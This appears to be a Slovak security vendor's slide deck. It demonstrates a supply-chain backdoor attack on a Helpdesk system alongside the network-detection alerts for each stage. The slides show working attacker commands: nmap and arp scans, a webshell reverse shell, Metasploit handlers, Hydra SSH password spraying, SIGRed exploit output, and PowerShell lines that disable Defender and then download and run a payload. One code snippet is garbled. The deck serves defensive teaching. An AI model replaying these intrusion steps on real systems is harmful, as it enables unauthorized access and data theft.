



# Scénar útoku



# Scénar útoku


Dodávateľ systému Helpdesk bol napadnutý a útočníkovi sa podarilo do zdrojového kódu produktu vložiť škodlivý kód.

Ďalšia verzia produktu bola vydaná s implantovaným backdoorom a nasadená na zákazníkovu základňu

Základom backdooru je webshell s reverse shellem


## Cieľ:

- Ukradnúť firemné dáta
- Narušiť prevádzku spoločnosti



# Systemy zabezpečenia

Oddelenie bezpečnosti



Oddelenie správy siete

MONITORING  
INFRASTRUKTURY






# Network Detection & Response

- Sieťová telemetria
- Reputačné zdroje
- IDS signatúry
- Plný záchyt prevádzky
- Strojové učenie
- Adaptívny baselining
- Behaviorálna analýza
- Heuristika
- Reputačné dáta
- Signatúry
- Událostí
- Relevantná telemetria
- Forenzné dáta a analýzy
- Referencia CVE
- Automatická odozva



# Systemy zabezpečenia



# Story Time

```
-(void)viewDidLoad
{
    [super viewDidLoad];

    cellHeight=70;
    if ([[EnvironmentController sharedInstance] isiPad])
        cellHeight=140;

    UITapGestureRecognizer* singleTap = [[UITapGestureRecognizer
        (handleSingleTap:));
    singleTap.numberOfTapsRequired = 2;
    singleTap.numberOfTouchesRequired = 1;
    singleTap.delegate = self;
    [self.view addGestureRecognizer:singleTap];
    // Do any additional setup after loading the view from
    // the nib

    // Prevent copy and paste
    -(void)handleSingleTap:(UIGestureRecognizer*)gestureReco
    {
        return;
    }

    -(void)gestureRecognizer:(UIGestureRecognizer *)gestureRe
    shouldRecognizeSimultaneouslyWithGestureRecognizer:(UIG
   estureRecognizer *)otherGestureRecognizer:(UIGestureRecognizer *)
    {
        if ([otherGestureRecognizer isKindOfClass:[UITapGestureRecognizer
        class]) {
            UITapGestureRecognizer *gesture = (UITapGestureRecognizer *)
            otherGestureRecognizer;
            if (gesture.numberOfTapsRequired == 2) {
                [otherGestureRecognizer.view removeGestureRecognizer:gesture];
            }
        }
    }
}
```



```
root@kali-local:/home/notender# nmap -p443 --open -sS 5.180.196.0/22
Starting Nmap 7.70 ( https://nmap.org ) at 2021-08-02 10:08 CEST
```

```
Nmap scan report for 5.180.196.1
Host is up (0.00026s latency).
```

```
PORT      STATE SERVICE
443/tcp   open  https
```

```
Nmap scan report for 5.180.196.2
Host is up (0.00027s latency).
```

```
PORT      STATE SERVICE
443/tcp   open  https
```

```
Nmap scan report for 5.180.196.4
Host is up (0.00056s latency).
```

```
PORT      STATE SERVICE
443/tcp   open  https
```

```
Nmap scan report for 5.180.196.5
Host is up (0.00048s latency).
```

```
PORT      STATE SERVICE
443/tcp   open  https
```



Útočník  
1.2.225.42

## Prieskum

Útočník hľadá na internete potenciálne zraniteľné systémy Helpdesk (nmap pre tcp/443).



```
root@kali-local:/home/notender# curl --HEAD https://5.180.196.1
HTTP/1.1 301 Moved Permanently
Date: Mon, 02 Aug 2021 11:17:47 GMT
Server: ServerIamInterestedIn
Expires: Thu, 12 Aug 2021 11:17:47 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: X-Requested-With
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: strict-origin-when-cross-origin
Set-Cookie: [REDACTED]; expires=Thu, 12-Aug-2021 11:17:47 GMT; Max-Age=31536000; path=/
Location: [REDACTED]
Feature-Policy: accelerometer "none"; ambient-light-sensor "none"; autoplay "none"; battery "none"; camera "none";
Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' https: data: blob:
Content-Type: text/html; charset=utf-8
```

```
root@kali-local:/home/notender# █
```



Útočník  
1.2.225.42

## Prieskum

Útočník sa uisťuje, že ide o jeho zraniteľnú verziu aplikácie.



• vulnerabledomain.com/su × +

← → × 🏠 🔍 [https://vulnerabledomain.com/super/secret/hidden/path/web.php?cmd=/data/scripts/rev\\_shell](https://vulnerabledomain.com/super/secret/hidden/path/web.php?cmd=/data/scripts/rev_shell)

Reverse shell successfully started.



Útočník  
1.2.225.42

## Prístup

Útočník získava prístup ku zraniteľnému systému Helpdesk a spúšťa reverse shell.



Metasploit tip: Save the current environment with the `save` command, future console restarts will use this environment again

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 1.2.225.42
LHOST => 1.2.225.42
msf6 exploit(multi/handler) > set LPORT 64333
LPORT => 64333
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 1.2.225.42:64333
[*] Sending stage (3012548 bytes) to 5.180.196.1
[*] Meterpreter session 1 opened (1.2.225.42:64333 -> 5.180.196.1:45496) at 2021-08-04 15:14:22 +0200

meterpreter > getuid
Server username: root @ localhost (uid=0, gid=0, euid=0, egid=0)
meterpreter > █
```



Helpdesk aplikácia  
192.168.255.1

## Prístup

Útočník získal prístup na Ubuntu server kde beží Helpdesk – práve vďaka reverse shell.



**Type** Port scanning (SCANS)

**Subtype** TCPSYN  
Reports scanning of the services using the TCP protocol. Only the flows with the set SYN flag are used for detection. Port scanning is a technique used to map the network environment and identify potential victims for subsequent attacks.

**Detail** Horizontal TCP SYN scan (attempts with response: 9, attempts without response: 2018, targets: 1018, port(s): 443).

**MITRE ATT&CK** Tactic Reconnaissance >> Technique Active Scanning

<b>Detection time</b>	2021-09-01 09:34:48	<b>Event source</b>	🇺🇸 1.2.225.42 (node-j6y.pool...otinternet.net) ▾	<b>Probability</b>	100 %
<b>Last update</b>	2021-09-01 09:39:48	<b>Captured source hostname</b>	N/A	<b>False positive</b>	No
<b>First flow</b>	2021-09-01 09:32:53	<b>MAC address</b>	00:50:56:9e:36:b2 ▾	<b>Detected by instance</b>	
		<b>User identity</b>	N/A	<b>Data feed</b>	

- TARGETS (1000)**
- COMMENTS (0)
- CATEGORIES (0)
- ATTRIBUTES
- EVENT EVIDENCE
- RELATED IDS EVENTS (1)

- ALL IP ADDRESSES**
- BY COUNTRY
- BY IP

🇺🇸 5.180.196.0 (unknown) ▾	🇺🇸 5.180.196.3 (unknown) ▾	🇺🇸 5.180.196.6 (unknown) ▾	🇺🇸 5.180.196.7 (unknown) ▾
🇺🇸 5.180.196.10 (unknown) ▾	🇺🇸 5.180.196.11 (unknown) ▾	🇺🇸 5.180.196.12 (unknown) ▾	🇺🇸 5.180.196.13 (unknown) ▾
🇺🇸 5.180.196.16 (unknown) ▾	🇺🇸 5.180.196.17 (unknown) ▾	🇺🇸 5.180.196.18 (unknown) ▾	🇺🇸 5.180.196.19 (unknown) ▾
🇺🇸 5.180.196.22 (unknown) ▾	🇺🇸 5.180.196.23 (unknown) ▾	🇺🇸 5.180.196.24 (unknown) ▾	🇺🇸 5.180.196.25 (unknown) ▾
🇺🇸 5.180.196.28 (unknown) ▾	🇺🇸 5.180.196.29 (unknown) ▾	🇺🇸 5.180.196.30 (unknown) ▾	🇺🇸 5.180.196.31 (unknown) ▾

**Prieskum**

Horizontálny TCP SYN scan



Type	Communication with blacklisted hosts (BLACKLIST)
Subtype	Host Reports devices that communicate with blacklisted IP addresses. This may indicate that a device is compromised or takes part in malicious activities depending on the category of the blacklisted IP address.
Detail	Attacker, Known attackers, attempts: 2, uploaded: 1.33 KiB, downloaded: 3.93 KiB, frequently used ports: 443.
MITRE ATT&CK	<span>Tactic Initial Access</span> >> <span>Technique External Remote Services</span>

Detection time	2021-09-01 09:34:04	Event source	🇸🇰 1.2.225.42 (node-j6y.pool...otinternet.net) ▾	Probability	100 %
Last update	2021-09-01 09:39:04	Captured source hostname	N/A	False positive	No
First flow	2021-09-01 09:33:16	MAC address	00:50:56:9e:36:b2 ▾	Detected by instance	
		User identity	N/A	Data feed	

TARGETS (1) COMMENTS (0) CATEGORIES (0) ATTRIBUTES EVENT EVIDENCE RELATED IDS EVENTS (1)

ALL IP ADDRESSES BY COUNTRY BY IP

🇸🇰 5.180.196.1 (unknown) ▾

## Prístup

Útočník pristupujúci na server s Helpdeskom.

Reputačná databáza



# Story Time



```
notender@kali-local:~$ Scripts/terminal_listen 40003
[root@localhost path]# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.255.1 netmask 255.255.255.0  broadcast 192.168.255.255
    inet6 fe80::20c:29ff:fed2:4720  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:d2:47:20  txqueuelen 1000  (Ethernet)
    RX packets 2610  bytes 3168787 (3.0 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 960  bytes 77430 (75.6 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@localhost path]#
```



Helpdesk aplikácia  
192.168.255.1

## Objavovanie

Útočník zisťuje vnútorné prostredie. Nájde internú IP adresu a subnet (ifconfig) pre ďalší postup.



```
notender@kali-local:~$ Scripts/terminal_listen 40003
[root@localhost path]# arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:d2:47:20, IPv4: 192.168.255.1
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.255.2    08:00:27:ad:3c:07    PCS Systemtechnik GmbH
192.168.255.3    08:00:27:2f:8d:f7    PCS Systemtechnik GmbH
192.168.255.254 0a:00:27:00:00:5a    (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.688 seconds (95.24 hosts/sec). 3 responded
[root@localhost path]#
```



Helpdesk aplikácia  
192.168.255.1

## Objavovanie

Útočník objaví zariadenia/IP adresy aktívne v rovnakej podsieti. (ARP sken)



```

notender@kali-local:~$ Scripts/terminal_listen 40003
[root@localhost path]# nmap -Pn -A -sS --top-ports 200 192.168.1.2 192.168.1.3
Starting Nmap 6.40 ( http://nmap.org ) at 2021-08-09 15:49 CEST
Nmap scan report for 192.168.255.2
Host is up (0.00082s latency).
Not shown: 195 filtered ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Microsoft DNS
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds?
5357/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-methods: No Allow or Public header in OPTIONS response (status code 503)
|_http-title: Service Unavailable
MAC Address: 08:00:27:AD:3C:07 (Cadmus Computer Systems)
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smbv2-enabled: Server supports SMBv2 protocol

```

```

Nmap scan report for 192.168.255.3
Host is up (0.0012s latency).
Not shown: 199 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)

```



Helpdesk aplikácia  
192.168.255.1

## Objavovanie

Pri každej získanej IP adrese útočník detekuje dostupné služby a systémové odtlačky. (kontrola TCP SYN)



&gt; (C) BLACKLIST

&gt; (C) SSHDICT

&gt; (C) UPLOAD

&gt; (C) DICTATTACK

v (H) SCANS

3



3 events of the type SCANS from 2 source IP addresses detected

SOURCE IP ADDRESS


SOURCE IP FILTERS

EVENTS COUNT

v 192.168.255.1 (unknown)

RELATED EVENTS

Detected 2 events of the type SCANS from 192.168.255.1



ID	DETECTION TIME	LAST UPDATE	DETAIL	TARGETS
#137007	2021-09-01 09:36:16	2021-09-01 09:41:16	Vertical TCP SYN scan (attempts with response: 292, attempts without response: 478, targets: 2, port(s): 1433, 513, 88, 497, 3, 280, 100, 593, 144, 17, ...).	192.168.255.2 192.168.255.3 (...)
#137004	2021-09-01 09:35:18	2021-09-01 09:40:19	ARP scan (attempts with response: 1, attempts without response: 253, targets: 254).	192.168.255.0 (...), 192.168.255.1, ... more

Showing 1 - 2 of 2

&gt; 1.2.225.42 (node-j6y.pool...otinternet.net)

Showing 1 - 2 of 2

&gt; (H) BPATTERNS

&gt; (H) DNSANOMALY

&gt; (M) ICMPANOM

&gt; (L) SRVNA

# Objavovanie

ARP scan následovaný vertikálnym TCP SYN scan.

Behaviorálna analýza



# Story Time



```
[root@localhost utils]# hydra -t4 -V -L 10-users.txt -P 10-passwords.txt 192.168.255.3 ssh
Hydra v8.2-dev (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or fo
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2021-08-10 09:47:14
[DATA] max 4 tasks per 1 server, overall 64 tasks, 100 login tries (l:10/p:10), ~0 tries per task
[DATA] attacking service ssh on port 22
[ATTEMPT] target 192.168.255.3 - login "root" - pass "password" - 1 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "123456" - 2 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "12345678" - 3 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "1234" - 4 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "qwerty" - 5 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "12345" - 6 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "dragon" - 7 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "pussy" - 8 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "baseball" - 9 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "football" - 10 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "password" - 11 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "123456" - 12 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "12345678" - 13 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "1234" - 14 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "qwerty" - 15 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "12345" - 16 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "dragon" - 17 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "pussy" - 18 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "baseball" - 19 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "football" - 20 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "password" - 21 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "123456" - 22 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "12345678" - 23 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "1234" - 24 of 100 [child 3]
```



Helpdesk aplikacia  
192.168.255.1

## Prístup k údajom

Útočník sa snaží získať prístup k službe SSH.  
(password spraying attack)



**Type** Dictionary attacks (DICTATTACK)

**Subtype** SSHProtocol  
Reports the password-guessing attacks (dictionary or brute-force based) on an SSH server. This may indicate an attacker's activity to get unauthorized access to a service or a misconfigured device that is continuously trying to authenticate to a service unsuccessfully.


**Detail** SSH dictionary attack, attempts: 101, port(s): 22, attack duration: 5 min 7 s 418 ms, average time between attempts: 3 s 43 ms.

**MITRE ATT&CK** Tactic: Credential Access >> Technique: Brute Force: Password Guessing

<b>Detection time</b>	2021-09-01 09:40:24	<b>Event source</b>	192.168.255.1 (unknown)	<b>Probability</b>	100 %
<b>Last update</b>	2021-09-01 09:45:25	<b>Captured source hostname</b>	N/A	<b>False positive</b>	No
<b>First flow</b>	2021-09-01 09:37:04	<b>MAC address</b>	08:00:27:2f:8d:f7	<b>Detected by instance</b>	Default
		<b>User identity</b>	N/A	<b>Data feed</b>	Default

TARGETS (1) COMMENTS (0) CATEGORIES (0) ATTRIBUTES **EVENT EVIDENCE** RELATED IDS EVENTS (0)

Flow count in relation to Transferred



2021-09-01 09:35:00 - 2021-09-01 09:45:00

SOURCE IP	DESTINATION IP	TIMESTAMP	DURATION	PROTOCOL	SOURCE PORT	DESTINATION PORT	TRANSFERRED	PACKETS	FLAGS	TOS	SOURCE MAC
192.168.255.1 (unknown)	192.168.255.3 (unknown)	2021-09-01 09:35:38.676	0	TCP	47222	3389	44	1	.....S.	Best Effort & Default	00:0c:29:d2:47:20
192.168.255.3 (unknown)	192.168.255.1 (unknown)	2021-09-01 09:35:38.677	0	TCP	3389	47222	40	1	....A.R..	Best Effort & Default	08:00:27:2f:8d:f7
192.168.255.3 (unknown)	192.168.255.1 (unknown)	2021-09-01 09:35:38.676	0	TCP	443	47222	40	1	....A.R..	Best Effort & Default	08:00:27:2f:8d:f7
192.168.255.1 (unknown)	192.168.255.3 (unknown)	2021-09-01 09:35:38.677	0	TCP	3389	47222	44	1	.....S.	Best Effort & Default	00:0c:29:d2:47:20

# Prístup k údajom

Password spraying attack proti SSH.

Machine-learning



```
[root@localhost exploit]# python3 exploit.py -ip 192.168.255.2 -d evildomain.com
[!] grooming small buffer freelist
[!] Waiting for small cached records to be freed
[!] doing DNS record heap spray
[!] waiting for target subdomain record to be freed
[!] triggering realloc and overflow
[!] triggering free for fake timeout object
[!] triggering timeout object allocations
[!] triggering frees for heap ptr leak
[!] triggering heap ptr leak
[+] controllable heap addr: 0x2154b86a670
[!] waiting for timeout object allocation
[!] triggering dns!RR_Free addr leak
[+] dns!NsecDnsRecordConvert addr: 0x7ff7357fd1c0
[+] dns!_imp_exit addr: 0x7ff73581bb18
[!] triggering overflow again to overwrite timeout object pFreeFunction ptr
[!] triggering free for fake timeout obj
[!] triggering timeout object allocations
[!] waiting for dns!NsecDnsRecordConvert to be called
[!] triggering msvcrt!exit addr leak
[+] msvcrt!system addr: 0x7ffb76687eb0
[!] triggering overflow again to overwrite timeout object pFreeFunction ptr - msvcrt!system
[!] waiting for msvcrt!system to be called, then RCE! ^.^
[*~*] should have RCE now??
[root@localhost exploit]#
```

```
[root@localhost exploit]# python3 reverse_shell/server.py -p 55555
Started listener on port 55555
```

```
whoami
nt authority\system
```

```
C:\Windows\system32>ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet:
```

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.255.2
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.255.254
```

```
C:\Windows\system32>
```

notender@kali-local: ~

```
[root@localhost exploit]# python3 evildns.py
[!] press any key to stop evil dns server
[!] done grooming small buffer freelist
[!] re-allocation triggered! this should overwrite some cache buffers
[!] timeout object pFreeFunction overwritten for arbitrary read
[+] heap parameter to NsecDnsRecordConvert: 0x2154b86a670
[+] dns!NsecDNSRecordConvert addr: 0x7ff7357fd1c0
[+] dns!_imp_exit addr: 0x7ff73581bb18
[!] timeout object pFreeFunction overwritten for RCE!
[+] msvcrt!system addr: 0x7ffb76687eb0
```



Helpdesk aplikácia  
192.168.255.1



Windows  
server  
192.168.255.2

## Laterálny pohyb

Útočník zneužije zraniteľnosť  
na Windows server, ktorý  
prevádzkuje služby DNS  
(SIGRed/ CVE-2020-1350)



```
[root@localhost exploit]# python3 reverse_shell/server.py -p 55555
```

```
Started listener on port 55555
```

```
whoami
```

```
nt authority\system
```

```
C:\Windows\system32>powershell -nop -command "sc stop WinDefend" # Disable Windows defender
```

```
C:\Windows\system32>powershell -nop -command "iwr 'http://192.168.255.1/shell.exe' -outfile '%temp%\shell.exe'" # Download meterpreter for Windows
```

```
C:\Windows\system32>powershell -nop -command "%temp%\shell.exe" # Run the downloaded meterpreter
```



Windows  
server  
192.168.255.2

## Laterálny pohyb

Útočník zastavil Win Defender, aby zabránil upozorneniam a stiahne nástroj meterpreter.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 55556
LPORT => 55556
msf6 exploit(multi/handler) > set LHOST 192.168.255.1
LHOST => 192.168.255.1
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.255.1:55556
[*] Sending stage (175174 bytes) to 192.168.255.2
[*] Meterpreter session 1 opened (192.168.255.1:55556 -> 192.168.255.2:65179) at 2021-08
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig
```

```
Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```



Windows  
server  
192.168.255.2

## Laterálny pohyb

Útočník spustil nástroj meterpreter na Windows servery a znovu spúšťa reverse shell.





ANALYSIS **EVENT #138001** [X]

